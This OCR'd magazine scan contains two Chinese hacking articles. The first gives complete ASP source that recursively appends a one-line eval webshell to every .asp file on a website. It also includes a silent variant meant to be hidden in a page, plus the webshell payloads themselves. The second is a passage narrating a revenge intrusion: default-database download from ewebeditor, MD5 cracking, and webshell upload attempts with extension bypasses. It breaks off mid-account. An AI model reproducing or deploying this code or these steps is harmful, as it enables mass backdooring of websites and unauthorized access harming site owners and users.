


图5

FSO遍历目录实现全站插马

文/张相童(TTFCT)

不知道大家遇到过这种病毒没有，当你不小心在系统中运行了一下这种病毒文件，导致的直接后果是全系统中的所有EXE文件都被感染。这类病毒运行的原理是：病毒一旦被执行，它先扫描系统中的所有文件，并感染找到的Windows PE文件，最后将自身附加到原始文件上。这和我们今天的主题"FSO遍历目录实现全站插马"有相似的地方。我说一下这种插马方式的原理：在IIS中，一旦在网站上执行了我们的ASP文件，那么这个ASP文件就会对此站内所有以ASP结尾（当然，后缀我们可以更改，如ASPX等）的文件进行搜索，并插入我们指定的木马，如冰狐、LAKE2的一句话木马等。

此程序在编写过程中参考了雷客图ASP站长安全助手部分代码，还要多谢我的好友下雨天提出改进意见。下面我们来看看具体代码，分析它的实现过程。程序共分为三部分，前两部分大都是HTML语言编写的。第一部分起到密码验证作用；第二部分可以输入你想插入的任意ASP木马；第三部分是我们的核心文件，起到查找全站ASP文件并在此文件末尾附加上我们第二步输入的ASP木马的作用。这里对一、二部分作个截图，如图1、图2所示。

这两部分用DREAMWARE很容易实现，大家可以对程序进一步地美化。下面我们着重分析一下第三部分代码，请看源文件。为了照顾新手，我会作详细的注释。




图1




图2

```
<%timer1 = timer%>
<%
dim ph
dim intfile
intfile=trim(request("t1")) '取得第二步输入的木马内容
if intfile="" then
response.write "<script language=javascript>alert('你没有输入任何内容，将返回上一级页面！');history.back()</script>" '如果没有输入，即为空，则返回输入页面
else
server.ScriptTimeout = 600 '设置服务器超时时间为600秒
ph=server.mappath("/") '取得网站根目录
Sub InsertAllFiles(Path) '定义Sub过程，此过程能检查并插入代码在ASP文件中
Set FSO = CreateObject("Scripting.FileSystemObject") '创建FSO文件操作对象
on error resume next '容错语句
Set f = FSO.GetFolder(Path) '提取网站根目录所在文件夹
Set fc2 = f.files '取得此文件夹下的所有文件
For Each myfile in fc2 '循环，获得每一个文件
If lcase(FSO.GetExtensionName(path&"\"&myfile.name))="asp" then
'判断文件名后缀是ASP
Set FS1 = CreateObject("Scripting.FileSystemObject")
Set tfile=FS1.opentextfile(path&"\"&myfile.name,8,false)
'使用opentextfile方法进行追加
tfile.write intfile '如果后缀是ASP则进行写入操作
else
InsertAllFiles(newpath) '递归调用
end if
tfile.close
Next
Set fsubfolers = f.SubFolders '取得二级目录所在文件夹
For Each f1 in fsubfolers '循环，提取二级目录的每一个文件夹
newpath=path&"\"&f1.name
InsertAllFiles(newpath) '递归调用
Next
set tfile=nothing
Set FSO = Nothing
End Sub
%>
<%
call InsertAllFiles(ph) '调用InsertAllFiles过程
%>
<%
response.write "<center>恭喜，后门已插入全站所有ASP文件</center>" %>
<%
timer2 = timer
thetime=cstr(int(((timer2-timer1)*10000 )+0.5)/10)
```

```
response.write "<center><br><font size="2">本页执行共用了"&thetime/1000&"秒</font><br><center>"
%>
<% end if %>
```




图3




图5

最后把结果输出，显示给用户，这样，FSO遍历目录实现全站插马就完成了。下面我们来实验一下，将FSO.ASP传到一个支持FSO的空间中，我在本地实验。这里以一个BBS作演示，先随便打开一个文件看看，如图3所示。

页面完全正常。现在我们输入密码进入第二步，插入以下代码：<% eval request("TTFCT")%>。建议大家采用LAKE2的eval小马，此小马可谓来无影，去无踪，不像<% execute request("a") %>那么张扬，生怕人家不知道。当然，加了容错或判断语句的除外，如图4所示。提交之后，我们再次查看网站内的任意一个文件，得到的效果如图5所示。




图4

呵呵，是不是实现啦？全站插马，就这么简单！这个是自定义插马的，我再给大家一个可以嵌入到网页中进行无声工作的。代码如下：

```
<%
dim ph
dim intfile
server.ScriptTimeout = 600
ph=server.mappath("/")
Sub InsertAllFiles(Path)
    Set FSO = CreateObject("Scripting.FileSystemObject")
    on error resume next
    Set f = FSO.GetFolder(Path)
    Set fc2 = f.files
    For Each myfile in fc2

If lcase(FSO.GetExtensionName(path&"\"&myfile.name))="asp" then
Set FS1 = CreateObject("Scripting.FileSystemObject")
Set tfile=FS1.opentextfile(path&"\"&myfile.name,8,false)
tfile.writeline "<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(Request.form('TTFCT')+'')</SCRIPT>"
else
InsertAllFiles(newpath)
    end if
tfile.close
    Next
    Set fsubfolers = f.SubFolders
    For Each f1 in fsubfolers
newpath=path&"\"&f1.name
InsertAllFiles(newpath)
Next
set tfile=nothing
Set FSO = Nothing
End Sub
%>
<%
call InsertAllFiles(ph)
%>
```

将以上代码嵌入到网页任意一个文件中，一旦运行，全站都将感染我们的一句话木马。哎，现在回头想想，管理员大哥真是命苦啊。


最后，希望大家不要滥用以上代码，毕竟做一个网站不容易，是要花费大量时间和精力的。

[文章里用到的代码fso.asp和fso2.asp已收录到本期光盘中。] NOHACK

巧用ewebeditor

从本文我们可以学到：
1、利用ewebeditor获得webshell的新方法。
2、注入攻击的常规步骤。

刘坤



一 攻击起因

一天，一个兄弟十分气愤地来找我，说是最近一直在XX虚拟城玩，由于不满新任城主的一些做法，和他发生了一些语言上的冲突。本来这只是件小事情，哪知那位城主心胸狭隘，利用数据库中的记录，破译了他在虚拟城中的用户和密码，并用他之名，在虚拟城中广发一些不堪入目的言语，造成了极其恶劣的影响。更让人气愤的是，由于我那位兄弟一个密码走天下，他邮箱中的邮件也被那位卑劣的城主删了个尽。哎，真是惨不忍睹啊，可也拿他没有办法，谁让人家是城主呢！（也就是网站管理员）。看来我要是不给我兄弟出这口气的话，他真的是上天无路，入地无门啊。

二 攻击受阻

来到兄弟给我的那个网址，看了下整站程序，是用asp写的，总的来说写得还不错，没有明显的漏洞，也不存在弱口令，并且还做过防注入处理，入侵的难度很大。由于听朋友说服务器上还有很多其它的网站，我便用DOMAIN开始旁注。果然服务器上挂了大大小小几十个网站，不过遗憾的是，好像它们都是同一家公司做的，安全性都还不错。一个上午过去了，没有任何进展。到了最后一个网站了，同样不存在注入漏洞，不过上面有个DVBBS的论坛，版本是7.0 SP2，我用默认用户名admin和默认密码admin888登录失败。下载默认数据库data/dvbbs7.mdb，提示无法找到该文件。然后利用dvbbs的上传漏洞，同样是失败。难道就真的没有办法了吗？这个网站的安全性就做得如此之好吗？我不愿看到失败，更不愿看到兄弟沮丧的面容。

百无聊赖之际，我点击了主页上一张图片的属性。好眼熟啊，这不是用ewebeditor上传的图片地址吗？如图1所示。




图1

我看到了一丝希望，根据这个地址，我来到了ewebeditor的管理员登录界面http://www.xxx.com/nbarticle/editor/eweb_editor/admin_login.asp，如图2所示。




图2

用默认用户和密码admin登录，失败！下载默认数据http://www.xxx.com/nbarticle/editor/eweb_editor/db/ewebeditor.mdb，呵呵，有了！如图3所示。




图3

由于用户和密码都是MD5加过密的，我在http://www.xmd5.org/index_cn.htm中把密码成功破译出来，是7位数字，但是用户名却破解不出来。在www.xmd5.org这个网站中，一般8位以下的所有数字密码都能破解出来，但是不常规的字母和字母数字组合它就不行了。根据我对管理员心理的了解和对此网站管理员密码的强度分析，认定用户名应该是几位字母组成，而且位数不会太多。于是在我的肉鸡上开了个MD5破译软件，经过10来分钟，密码就跑出来了，果然是5位字母。

现在的任务就是上传webshell。利用ewebeditor上传webshell的方法我在前两期的NOHACK上已经讲过，不过遗憾的是这个网站实在太变态，当我上传了.asa和.cer格式的asp木马后，在IE里面运行，却弹出了如图4所示的对话框。

这是由于在IIS中对网站所在目录的属性进行了配置，删除了对asa和cer扩展的应用程序映射。由于网站是对asp解析的，看来只好上传.asp格式的木马了。在上传文件类型的选项中添加了aaspsp，至于为何如此添加，前几期的非安全也有介绍，在此不再啰嗦。但是仍然上传失败，提示非指定上传类型，看来管理员还是很有安全意识的。事后才知道，管理员对UPLOAD.ASP文件进行了改动，如图5所示。

